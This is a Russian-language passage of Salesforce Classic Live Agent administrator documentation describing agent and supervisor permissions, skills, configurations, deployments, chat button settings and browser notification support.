### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования пользователей:

- «Управление внутренними пользователями»

Для предоставления агентам возможности использования Live Agent:

- Полномочие администратора «API включен»

## Полномочия для агентов службы поддержки Live Agent

Чтобы предоставить агентам службы поддержки Live Agent доступ ко всем инструментам, необходимым для обслуживания клиентов, рекомендуем включить определенные полномочия.

### Общие полномочия

| Необходимое полномочие | Описание                                      |
|------------------------|---|
| «API включен»          | Обязательно для всех пользователей Live Agent |

### Полномочия объекта

| Тип записи           | Полномочие | Описание  | Рекомендации   |
|----------------------|------------|---|--|
| Сеансы Live Agent    | «Чтение»   | Данное полномочие позволяет агентам просматривать записи сеансов.     | Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления записей сеансов. Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей. |
| Посетители Live Chat | «Чтение»   | Данное полномочие позволяет агентам просматривать записи посетителей. | Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления записей посетителей. Записи посетителей   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Тип записи            | Полномочие       | Описание  | Рекомендации  |
|-----------------------|------------------|---|---|
|                       |                  |   | создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей.   |
| Транскрипты Live Chat | «Чтение»         | Данное полномочие позволяет агентам просматривать транскрипты чатов.  | Не рекомендуем предоставлять агентам возможность создания, редактирования и удаления транскриптов чатов. Транскрипты создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами, поэтому не рекомендуем предоставлять агентам возможность изменения данных записей. |
| Быстрый текст         | «Чтение»         | Данное полномочие позволяет агентам просматривать сообщения «Быстрый текст» и добавлять быстрый текст в чаты. | Боковая панель «Быстрый текст» на консоли Salesforce доступна агентам только при наличии полномочия «Чтение» для объекта «Быстрый текст».   |
|                       | «Создание»       | Данное полномочие позволяет агентам создавать сообщения «Быстрый текст».                                      | Чтобы стандартизировать сообщения «Быстрый текст», используемые организацией, рекомендуем ограничить возможность агентов по созданию сообщений «Быстрый текст». В данном случае полномочие «Создание» должно быть предоставлено администраторам службы поддержки.   |
|                       | «Редактирование» | Данное полномочие позволяет агентам   | Чтобы стандартизировать сообщения «Быстрый текст», используемые организацией,   |



| Тип записи | Полномочие | Описание   | Рекомендации  |
|------------|------------|--|---|
|            |            | редактировать сообщения «Быстрый текст».                               | рекомендуем ограничить возможность агентов по редактированию сообщений «Быстрый текст». В данном случае полномочие «Редактирование» должно быть предоставлено администраторам службы поддержки.   |
|            | «Удаление» | Данное полномочие позволяет агентам удалять сообщения «Быстрый текст». | Чтобы стандартизировать сообщения «Быстрый текст», используемые организацией, рекомендуем ограничить возможность агентов по удалению сообщений «Быстрый текст». В данном случае полномочие «Удаление» должно быть предоставлено администраторам службы поддержки. |

### Полномочия для администраторов службы поддержки Live Agent

Необходимо включить определенные полномочия для администраторов поддержки Live Agent, чтобы у них были все необходимые средства для контроля работы агента и просмотра сведений о клиентах.

#### Общие полномочия

| Необходимое полномочие | Описание                                      |
|------------------------|---|
| «API включен»          | Обязательно для всех пользователей Live Agent |

| Необязательное полномочие                   | Описание  |
|---|---|
| «Назначить навыки Live Agent пользователям» | Позволяет администраторам назначать навыки агентам. |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

Полномочия объекта

| Тип записи            | Полномочие       | Описание   | Рекомендации   |
|-----------------------|------------------|--|--|
| Сеансы Live Agent     | «Чтение»         | Данное полномочие позволяет администраторам просматривать записи сеансов.    | Нет  |
|                       | «Создание»       | Данное полномочие позволяет администраторам создавать записи сеансов.        | Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их создание вручную. |
|                       | «Редактирование» | Данное полномочие позволяет администраторам редактировать записи сеансов.    | Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их редактирование.   |
|                       | «Удаление»       | Данное полномочие позволяет администраторам удалять записи сеансов.          | Записи сеансов создаются автоматически и используются для документирования сведений о времени, проведенном агентами в сети. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их удаление.         |
| Транскрипты Live Chat | «Чтение»         | Данное полномочие позволяет администраторам просматривать транскрипты чатов. | Нет  |

| Тип записи           | Полномочие       | Описание  | Рекомендации   |
|----------------------|------------------|---|--|
|                      | «Создание»       | Данное полномочие позволяет администраторам создавать транскрипты чатов.      | Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам создание транскриптов вручную. |
|                      | «Редактирование» | Данное полномочие позволяет администраторам редактировать транскрипты чатов.  | Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам редактирование транскриптов.   |
|                      | «Удаление»       | Данное полномочие позволяет администраторам удалять транскрипты чатов.        | Транскрипты чатов создаются автоматически и используются для документирования сведений о взаимодействиях агентов с клиентами. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам удаление транскриптов.         |
| Посетители Live Chat | «Чтение»         | Данное полномочие позволяет администраторам просматривать записи посетителей. | Нет  |
|                      | «Создание»       | Данное полномочие позволяет администраторам создавать записи посетителей.     | Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не рекомендуем подделывать данные записи. При  |

| Тип записи    | Полномочие       | Описание   | Рекомендации   |
|---------------|------------------|--|--|
|               |                  |  | необходимости разрешите администраторам их создание вручную.   |
|               | «Редактирование» | Данное полномочие позволяет администраторам редактировать записи посетителей.        | Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их редактирование. |
|               | «Удаление»       | Данное полномочие позволяет администраторам удалять записи посетителей.              | Записи посетителей создаются автоматически и используются для документирования сведений, связывающих клиентов с транскриптами чата. Не рекомендуем подделывать данные записи. При необходимости разрешите администраторам их удаление.       |
| Быстрый текст | «Чтение»         | Данное полномочие позволяет администраторам просматривать сообщения «Быстрый текст». | Нет  |
|               | «Создание»       | Данное полномочие позволяет администраторам создавать сообщения «Быстрый текст».     | Нет  |
|               | «Редактирование» | Данное полномочие позволяет администраторам редактировать сообщения «Быстрый текст». | Нет  |
|               | «Удаление»       | Данное полномочие позволяет администраторам удалять сообщения «Быстрый текст».       | Нет  |

## Создание и назначение навыков Live Agent

Навыки определяют компетентность агентов. При назначении навыка агент получает запросы на чат, связанные с его областями. Кроме того, вы можете дать вашим администраторам возможность назначать агентам навыки.

1. Введите строку *«Навыки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Навыки»**.
2. Нажмите кнопку **«Создать»**.
3. Введите имя навыка.  
Например, создайте навык по имени «Счета» для агентов, которые специализируются по вопросам, связанным со счетами клиентов.
4. Выберите нужных пользователей в области «Назначить пользователей».
5. Выберите нужные профили в области «Назначить профили».
6. Нажмите кнопку **«Сохранить»**.

Чтобы администраторы могли назначать навыки, включите разрешение «Назначать навыки Live Agent пользователям» в их профилях либо назначьте отдельным пользователям через набор полномочий. Когда администратор обладает таким полномочием, он может перейти в раздел **«Настройка» > «Настроить» > «Навыки Live Agent»** и обновить назначенные профили или пользователей в каждом соответствующем навыке.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания навыков:

- «Настройка приложения»

Для добавления навыков (администраторы):

- «Назначить навыки Live Agent пользователям»

## Создание конфигураций Live Agent

Конфигурации Live Agent определяют функции Live Agent, доступные агентам и администраторам службы поддержки при общении с клиентами. Создайте конфигурации Live Agent для определения функций приложения Live Agent на консоли Salesforce.

Прежде чем создать конфигурации, рекомендуем создать профили и пользователей. Данный алгоритм позволяет одновременно создавать и назначать конфигурации пользователям и профилям.

Конфигурации Live Agent позволяют контролировать доступ пользователей к определенным функциям приложения Live Agent. При необходимости создайте разные конфигурации, определяющие функции приложения Live Agent для разных типов пользователей. Например, создайте конфигурацию для опытных агентов, расширяющую их полномочия, или конфигурацию для администраторов службы поддержки, предоставляющую им полномочия, необходимые для отслеживания сотрудников.

1. Чтобы приступить к созданию конфигурации, в меню «Настройка» введите «*Конфигурации Live Agent*» в поле «Быстрый поиск», затем выберите «**Конфигурации Live Agent**».
2. Нажмите кнопку «**Создать**».
3. Настройте параметры конфигурации Live Agent.
4. Нажмите кнопку «**Сохранить**».

## Параметры конфигурации Live Agent

Параметры конфигурации Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Ниже перечислены параметры, доступные при создании или редактировании конфигурации Live Agent.

### Основные сведения

Настройте основные функции, доступные агентам при общении с клиентами.

| Параметр                    | Выполняемые функции   |
|-----------------------------|---|
| Имя конфигурации Live Agent | <p>Данный параметр определяет имя конфигурации.</p> <p>Данное имя или его версия автоматически добавляется в поле «Имя разработчика».</p> |
| Имя разработчика            | Данный параметр определяет API-имя конфигурации Live Agent.   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования конфигураций:


- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Параметр   | Выполняемые функции   |
|--|---|
| Пропускная способность чата  | Данный параметр определяет количество чатов, доступное агенту, которому назначается данная конфигурация, для одновременного участия.  |
| Предварительный просмотр включен   | Данный параметр определяет возможность предварительного просмотра агентами введенных сообщений клиентов чата перед их отправкой.  |
| Звуковое уведомление о получении запроса включено  | Данный параметр определяет необходимость проигрывания звукового оповещения при получении агентом нового запроса на чат.   |
| Звуковое уведомление об отключении включено  | Данный параметр определяет необходимость проигрывания звукового оповещения при отключении от чата.  |
| Уведомления включены   | Данный параметр определяет необходимость отображения всплывающего оповещения при получении агентом нового запроса на чат.   |
| Настраиваемое имя агента   | Данный параметр определяет имя агента, отображающееся клиентам в окне чата.   |
| Автоматическое приветствие   | <p>Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат.</p> <p>Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента.</p> <p> <b>Прим.:</b> Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и отдельной кнопке чата, то сообщение, связанное с кнопкой чата, переопределяет сообщение, связанное с конфигурацией.</p> |
| Автоматически устанавливать статус «Отошел» при отклонении                                 | <p>Данный параметр автоматически назначает агенту Live Agent статус «Отошел» при отклонении запроса на чат.</p> <p>Данный параметр применяется только при назначении агентов кнопкам чата, использующим маршрутизацию на основе активной доставки.</p>  |
| Автоматически устанавливать статус «Отошел» при истечении срока действия активной доставки | <p>Данный параметр автоматически назначает агенту Live Agent статус «Отошел» при истечении срока действия запроса на чат, отправленного агенту.</p> <p>Данный параметр применяется только при назначении агентов кнопкам чата, использующим маршрутизацию на основе активной доставки.</p>  |

| Параметр                                  | Выполняемые функции  |
|---|--|
| Критическое время ожидания предупреждения | Данный параметр определяет время ожидания (в секундах) до отправки агенту предупреждения о вводе ответа.   |
| Перенос файла агентом включен             | Данный параметр определяет возможность предоставления клиентам доступа для переноса файлов посредством чата.   |
| Блокировка посетителя включена            | Данный параметр определяет возможность блокировки посетителей в активном чате на консоли Salesforce. См. раздел <a href="#">«Предоставление агентам возможности блокировки посетителей по IP-адресу»</a> . |
| Флажок помощи включен                     | Указывает, может ли агент отправлять запрос на помощь (поднятый «флажок») администратору.  |

### Мини-приложения

Мини-приложения — это инструменты, доступные только организациям, которые используют приложение Live Agent на консоли Live Agent. Консоль Live Agent больше не поддерживается; рекомендуем избегать настройки мини-приложений. При использовании приложения Live Agent на консоли Salesforce мини-приложения не требуются.

### Назначить пользователей

Чтобы предоставить соответствующим пользователям доступ к функциям приложения Live Agent, назначьте им нужную конфигурацию. Позже конфигурации могут быть также назначены профили. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю.



**Внимание:** Одновременно пользователю может быть назначена только одна конфигурация Live Agent. При назначении пользователю второй конфигурации Live Agent система удаляет пользователя из первой конфигурации Live Agent без предупреждения. Рекомендуем точно выяснить, какой конфигурации Live Agent должен быть назначен каждый пользователь.

Например, пользователю «А» назначается конфигурация Live Agent «А». Затем пользователю «А» случайно назначается новая конфигурация Live Agent «Б». В данном случае система Salesforce автоматически удаляет пользователя А из конфигурации Live Agent А и переназначает пользователя конфигурации Live Agent В без предупреждения.

| Параметр               | Выполняемые функции  |
|------------------------|--|
| Доступные пользователи | Данный параметр определяет пользователей, которые могут быть назначены конфигурации. |
| Выбранные пользователи | Данный параметр определяет пользователей, которые уже назначены конфигурации.        |

### Назначить профили

Чтобы предоставить пользователям, связанным с профилями, доступ к функциям приложения Live Agent, назначьте соответствующие профили нужной конфигурации. При назначении конфигурации на уровнях профиля и пользователя конфигурация на уровне пользователя переопределяет конфигурацию, назначенную профилю.



| Параметр          | Выполняемые функции  |
|-------------------|--|
| Доступные профили | Данный параметр определяет профили пользователей, которые могут быть назначены конфигурации. |
| Выбранные профили | Данный параметр определяет профили пользователей, которые уже назначены конфигурации.        |

### Параметры администратора


Параметры администратора определяют функции приложения Live Agent, доступные администраторам службы поддержки. Кроме того, данные параметры определяют стандартные фильтры, которые применяются к списку «Статус агента» на панели администратора.

| Параметр                                 | Выполняемые функции  |
|--|--|
| Отслеживание чатов включено              | Данный параметр определяет возможность отслеживания чатов агентов в режиме реального времени параллельно их взаимодействию с клиентами.  |
| Приватные сообщения включены             | Данный параметр определяет возможность отправки личных сообщений агентам параллельно их общению с клиентами.   |
| Предварительный просмотр агентов включен | Данный параметр определяет возможность предварительного просмотра сообщений агентов перед их отправкой клиентам.   |
| Стандартный фильтр статусов агента       | <p>Данный параметр определяет стандартный статус агента (например, «В сети», «Отошел» или «Не в сети»), используемый для фильтрации агентов на панели администратора.</p> <p>При просмотре списка «Статус агента» на панели администратора отображается только список агентов, имеющих выбранный статус.</p> |
| Стандартный фильтр навыков               | <p>Данный параметр определяет стандартный навык, используемый для фильтрации агентов на панели администратора.</p> <p>При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранному навыку.</p>   |
| Стандартный фильтр кнопок                | <p>Данный параметр определяет стандартную кнопку, используемую для фильтрации агентов на панели администратора.</p> <p>При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранной кнопке.</p>   |

| Параметр           | Выполняемые функции   |
|--------------------|---|
| Назначенные навыки | <p>Данный параметр определяет навыки, отображаемые администраторам на панели администратора.</p> <p>При просмотре списка «Статус агента» на панели администратора отображается только список агентов, назначенных выбранным навыкам. При отсутствии выбранных навыков список «Статус агента» отображает агентов, назначенных любому навыку.</p> |

### Параметры конференции чата

Данные параметры определяют возможность отправки другим агентам приглашений на участие в чате с клиентом. Конференция чата позволяет агентам добавлять нескольких агентов в один чат. Таким образом, агенты могут способствовать получению нужных решений клиентами без ожидания переноса их чатов.

-  **Прим.:** Конференция чата не поддерживает панель «Связанные объекты». Попытка ее использования во время конференции чата может препятствовать сохранению важных сведений о записи.

| Параметр                  | Выполняемые функции  |
|---------------------------|--|
| Конференция чата включена | Данный параметр определяет возможность отправки другим агентам приглашений на участие в чатах с клиентами. |

### Параметры переноса чата

Определите возможность переноса чатов другим агентам.

| Параметр                                | Выполняемые функции   |
|---|---|
| Перенос чата агентам включен.           | Данный параметр определяет возможность переноса чатов непосредственно другому агенту.   |
| Перенос чата в навыки включен.          | Данный параметр определяет возможность переноса чатов агентам, назначенным определенному навыку.  |
| Перенос чата в навыки                   | <p>Данный параметр определяет группы навыков, которые могут использоваться агентами для переноса чатов.</p> <p>Агенты могут переносить чаты доступным агентам, назначенным выбранным навыкам.</p> |
| Перенос чата кнопкам Live Chat включен. | Данный параметр определяет возможность переноса чатов кнопке или очереди.   |
| Перенос чата кнопкам Live Chat          | <p>Данный параметр определяет кнопки, которые могут использоваться агентами для переноса чатов.</p> <p>Агенты могут переносить чаты доступным агентам, назначенным выбранным кнопкам.</p>         |

## Поддерживаемые обозреватели для уведомлений Live Agent

Уведомления Live Agent позволяют повысить эффективность работы агентов путем их предупреждения о некоторых событиях. Поддерживаемые типы уведомлений определяются веб-обозревателями, используемыми агентами.

Приложение Live Agent поддерживает два типа уведомлений.

### Уведомления о запросах на чат

Данный тип позволяет уведомлять агента о получении запроса на чат; поддерживаются звуковые и настольные уведомления.

### Уведомления об отключении

Данный тип позволяет уведомлять агента об отключении от приложения Live Agent; поддерживаются только звуковые уведомления.

| Обозреватель                | Версия                      | Поддержка звуковых уведомлений? | Поддержка настольных уведомлений? |
|-----------------------------|-----------------------------|---------------------------------|-----------------------------------|
| Google Chrome™              | Последняя стабильная версия | Да                              | Да                                |
| Mozilla® Firefox®           | Последняя стабильная версия | Да                              | Да                                |
| Apple® Safari®              | 6.x для ОС Mac OS X         | Да                              | Да                                |
| Windows® Internet Explorer® | 9                           | Да                              | Нет                               |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.


## Создание развертываний Live Agent

Развертывание — это область корпоративного веб-сайта, поддерживающая приложение Live Agent. Созданные развертывания позволяют внедрить приложение Live Agent и контролировать его функциональность на корпоративном веб-сайте.

Прежде чем настроить окно чата, отображаемое клиентам, рекомендуем создать сайт Force.com для размещения настраиваемых изображений.

Развертывание состоит из нескольких строк кода JavaScript, добавляемого на веб-страницы. Организация может использовать одно или несколько развертываний Live Agent. Например, если обслуживание нескольких веб-сайтов осуществляется силами одной службы поддержки, то каждому сайту может соответствовать отдельное развертывание, позволяющее отображать посетителям несколько окон чата.

1. В разделе «Настройка» введите «*Развертывания*» в поле «Быстрый поиск», затем выберите «**Развертывания**».
2. Нажмите кнопку «**Создать**».
3. Настройте параметры развертывания.
4. Нажмите кнопку «**Сохранить**». Система Salesforce создает код развертывания.
5. Скопируйте и вставьте код развертывания на каждую веб-страницу, где должно быть развернуто приложение Live Agent. Рекомендуем вставлять код прямо перед закрывающим тегом body (</body>).

 **Прим.:** При использовании зон безопасности в обозревателе Internet Explorer 8 или 9 убедитесь, что развертывание и соответствующий веб-сайт относятся к одной зоне безопасности. Если веб-сайт, открытый в обозревателе Internet Explorer, использует другую зону безопасности, то окно чата не может быть открыто. Дополнительную информацию о зонах безопасности см. в справке Internet Explorer.

## Параметры развертывания Live Agent

Параметры развертывания Live Agent определяют функции, доступные агентам и их администраторам при общении с клиентами.

Ниже перечислены параметры, доступные при создании или редактировании развертывания Live Agent.

### Основные сведения

Настройте основные функции, доступные для отдельного развертывания Live Agent.

| Параметр                    | Выполняемые функции  |
|-----------------------------|--|
| Имя развертывания Live Chat | <p>Данный параметр определяет имя развертывания.</p> <p>Данное имя или его версия автоматически добавляется в поле «Имя разработчика».</p> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания развертываний:


- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Параметр                                      | Выполняемые функции  |
|---|--|
| Имя разработчика                              | Данный параметр определяет API-имя развертывания Live Agent.   |
| Заголовок окна чата                           | Данный параметр определяет имя окна чата, отображаемого клиентам.  |
| Разрешить посетителям сохранение транскриптов | Данный параметр определяет возможность сохранения клиентами копий транскриптов чата по завершении общения с агентом.   |
| Разрешить доступ к Pre-Chat API               | <p>Данный параметр определяет возможность доступа и внедрения интерфейса Pre-Chat API разработчиками.</p> <p> <b>Внимание:</b> Pre-Chat API предоставляет разработчикам доступ к потенциально конфиденциальным данным, которыми клиенты заполняют предчатовые формы (например, имя и адрес эл. почты клиента).</p>  |
| Разрешенные домены                            | <p>Данный параметр определяет домены для размещения развертывания.</p> <p>Ниже перечислены рекомендации по использованию разрешенных доменов.</p> <ul style="list-style-type: none"> <li>• Укажите любое количество доменов, но не более одного домена в строке.</li> <li>• Укажите только домен и субдомен. Например, abc.domen.ru, domen.ru или www.domen.ru. Рекомендуем не использовать префикс http:// или соотношения с конкретными страницами домена (например, domen.ru/straniza).</li> <li>• Убедитесь в добавлении всех нужных доменов.</li> <li>• Пропустите поле «Разрешенные домены» для использования развертывания в любом домене.</li> </ul> |

### Фирменный стиль окна чата

При необходимости дополните окно чата настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

| Параметр                                 | Выполняемые функции  |
|--|--|
| Сайт с изображением для фирменного стиля | <p>Данный параметр определяет сайт Force.com, связанный с развертыванием.</p> <p>Связывание развертывания с сайтом Force.com позволяет оформлять развертывание в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com.</p> |

| Параметр  | Выполняемые функции  |
|---|--|
| Изображение для оформления окна чата в фирменном стиле            | Данный параметр определяет настраиваемый рисунок, отображаемый в окне чата клиента.  |
| Изображение для оформления окна мобильного чата в фирменном стиле | Данный параметр определяет настраиваемый рисунок, отображаемый в окне чата клиента при открытии чата посредством мобильного сайта. |

### Разрешенные домены и развертывания Live Agent

Чтобы повысить безопасность и уменьшить количество незаконных входящих запросов, укажите разрешенные домены при создании развертываний Live Agent. Ниже перечислены некоторые рекомендации по использованию разрешенных доменов.

Ниже перечислены некоторые рекомендации по использованию разрешенных доменов.

- Укажите любое количество доменов, но не более одного домена в строке.
- Укажите только домен и субдомен (например, abc.domen.ru, domen.ru или www.domen.ru). Рекомендуем не использовать префикс http:// или соотношения с конкретными страницами домена (например, domen.ru/straniza).
- Укажите все нужные домены.
- Пропустите поле «Разрешенные домены» для использования развертывания в любом домене.

### Создание кнопок чата

Созданные кнопки чата позволяют клиентам отправлять запросы на чат с агентами прямо с корпоративного веб-сайта.

Прежде чем создать кнопки чата, выполните указанные ниже действия.

- Создайте навыки. Каждая кнопка чата связана с отдельным навыком или набором навыков, поэтому чаты, открытые посредством кнопки, передаются соответствующим агентам.
- Создайте сайт Force.com и статические ресурсы для использования настраиваемых изображений, соответствующих активному и неактивному статусам кнопки. Чтобы указать изображения или текст кнопки в случае отсутствия сайта Force.com, измените код, сгенерированный при создании кнопки.

Создайте кнопки, с помощью которых посетители смогут начинать чаты. Подобно развертыванию, кнопка состоит из нескольких строк кода JavaScript, который необходимо скопировать и вставить на нужные веб-страницы. Одно развертывание допускает использование нескольких кнопок; каждая кнопка соотносится с определенным навыком агента. Например, развертывание «Обслуживание» может использовать кнопки для вопросов, связанных с настольными, портативными и планшетными компьютерами. Каждая кнопка соотносится с соответствующим навыком или набором навыков, благодаря чему запросы посетителей перенаправляются только тем агентам, которые действительно могут помочь в решении возникшей проблемы.

1. Введите строку «Кнопки чата» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Кнопки чата».
2. Нажмите кнопку «Создать».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и настройки кнопок чата:

- «Настройка приложения»

3. Выберите значение «Кнопка чата» в поле «Тип».
4. Настройте оставшиеся параметры кнопки чата.
5. Нажмите кнопку «Сохранить».
6. Скопируйте и вставьте код кнопки на каждую веб-страницу, где развернуто приложение Live Agent. Убедитесь, что код вставляется в ту область страницы, которая должна отображать кнопку.



**Совет:** Ввиду обновления кода при каждом изменении, рекомендуем копировать и вставлять код при каждом обновлении кнопки.


### Параметры кнопок чата

Параметры кнопок чата определяют алгоритмы кнопок чата, используемых клиентами для взаимодействия с агентами.

Ниже перечислены параметры, доступные при создании или редактировании кнопки чата Live Agent.

#### Основные сведения

Настройте основные функции, доступные для отдельной кнопки чата Live Agent.


| Параметр          | Выполняемые функции  |
|-------------------|--|
| Тип               | <p>Данный параметр определяет тип создаваемой кнопки.</p> <p> <b>Внимание:</b> При создании кнопки чата для добавления на веб-сайт выберите значение «Кнопка чата».</p> |
| Имя               | <p>Данный параметр определяет имя кнопки чата.</p> <p>Данное имя или его версия автоматически добавляется в поле «Имя разработчика».</p>   |
| Имя разработчика  | <p>Данный параметр определяет API-имя кнопки чата.</p>   |
| Тип маршрутизации | <p>Данный параметр определяет способ перенаправления входящих запросов на чат агентам с соответствующими навыками.</p>   |
| Навыки            | <p>Данный параметр связывает навыки с кнопкой. Входящие запросы на чат, инициированные кнопкой, перенаправляются агентам с указанными навыками.</p>  |
| Язык              | <p>Данный параметр определяет стандартный язык отображения текста в окне чата.</p>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

| Параметр  | Выполняемые функции  |
|---|--|
| Истечение срока действия активной доставки      | Данный параметр определяет время ожидания ответа агента до истечения срока действия и перенаправления запроса на чат другому агенту.   |
| Включить истечение срока ожидания клиента       | Указывает, будут ли чаты завершаться, если клиент не ответил за указанный период времени.  |
| Время ожидания клиента (в секундах)             | Задаёт период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем сеанс завершится. Таймер останавливается, когда клиент отправляет сообщение. Таймер сбрасывается в 0 каждый раз, когда агент отправляет сообщение.  |
| Предупреждение об ожидании клиента (в секундах) | Задаёт период времени, в течение которого клиент должен ответить на сообщение агента, прежде чем отобразится предупреждение и таймер начнет отсчет. Предупреждение исчезает (и таймер останавливается) каждый раз, когда клиент отправляет сообщение. Предупреждение исчезает (и таймер сбрасывается в 0) каждый раз, когда клиент отправляет сообщение. Значение для предупреждения должно быть меньше, чем значение для времени ожидания (рекомендуется 30 секунд).  |
| Включить очередь                                | Указывает, что очередь включена. Очередь позволяет входящим запросам на чат находиться в очереди до момента появления доступного агента с соответствующими навыками.   |
| Длина очереди на одного агента                  | Данный параметр определяет количество запросов на чат, доступное для добавления в очередь одного агента.   |
| Общая длина очереди                             | Данный параметр определяет максимальное количество запросов на чат, доступное для добавления в очередь.  |
| Настраиваемое имя агента                        | Данный параметр определяет имя агента, отображающееся клиентам в окне чата.  |
| Автоматическое приветствие                      | <p>Данный параметр определяет настраиваемое приветственное сообщение, отправляемое клиенту автоматически при принятии агентом запроса на чат.</p> <p>Чтобы настроить приветствие посредством инструмента «Доступные поля слияния», воспользуйтесь полями слияния. Например, чат может быть настроен посредством полей слияния, позволяющих дополнять приветствие именем клиента.</p> <p> <b>Прим.:</b> Если автоматическое приветственное сообщение выбирается в конфигурации Live Agent и отдельной кнопке чата, то сообщение, связанное с</p> |



| Параметр | Выполняемые функции  |
|----------|--|
|          | кнопкой чата, переопределяет сообщение, связанное с конфигурацией. |

### Настройка кнопки чата

При необходимости дополните кнопку чата настраиваемыми изображениями путем связывания собственного развертывания с сайтом Force.com и его статическими ресурсами.

| Параметр                       | Выполняемые функции  |
|--------------------------------|--|
| Сайт для ресурсов              | Данный параметр определяет сайт Force.com, связанный с кнопкой чата. Связывание кнопки с сайтом Force.com позволяет оформлять кнопку в фирменном стиле. Рекомендуем хранить изображения в качестве статических ресурсов посредством сайта Force.com.           |
| Интерактивное изображение      | Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при недоступности кнопки чата.   |
| Автономное изображение         | Данный параметр определяет настраиваемый рисунок кнопки, отображаемый при доступности кнопки чата клиентам для отправки запросов на новые чаты.  |
| Настраиваемая страница чата    | Данный параметр заменяет стандартное окно чата Live Agent настраиваемой страницей окна чата, созданной пользователем. Рекомендуем использовать данный параметр только при необходимости замены стандартного окна чата, поддерживаемого приложением Live Agent. |
| Страница предчатовой формы     | Данный параметр перенаправляет приложение Live Agent на страницу Force.com, содержащую настраиваемую предчатовую форму, которая отображается клиентам перед началом чата с агентом.  |
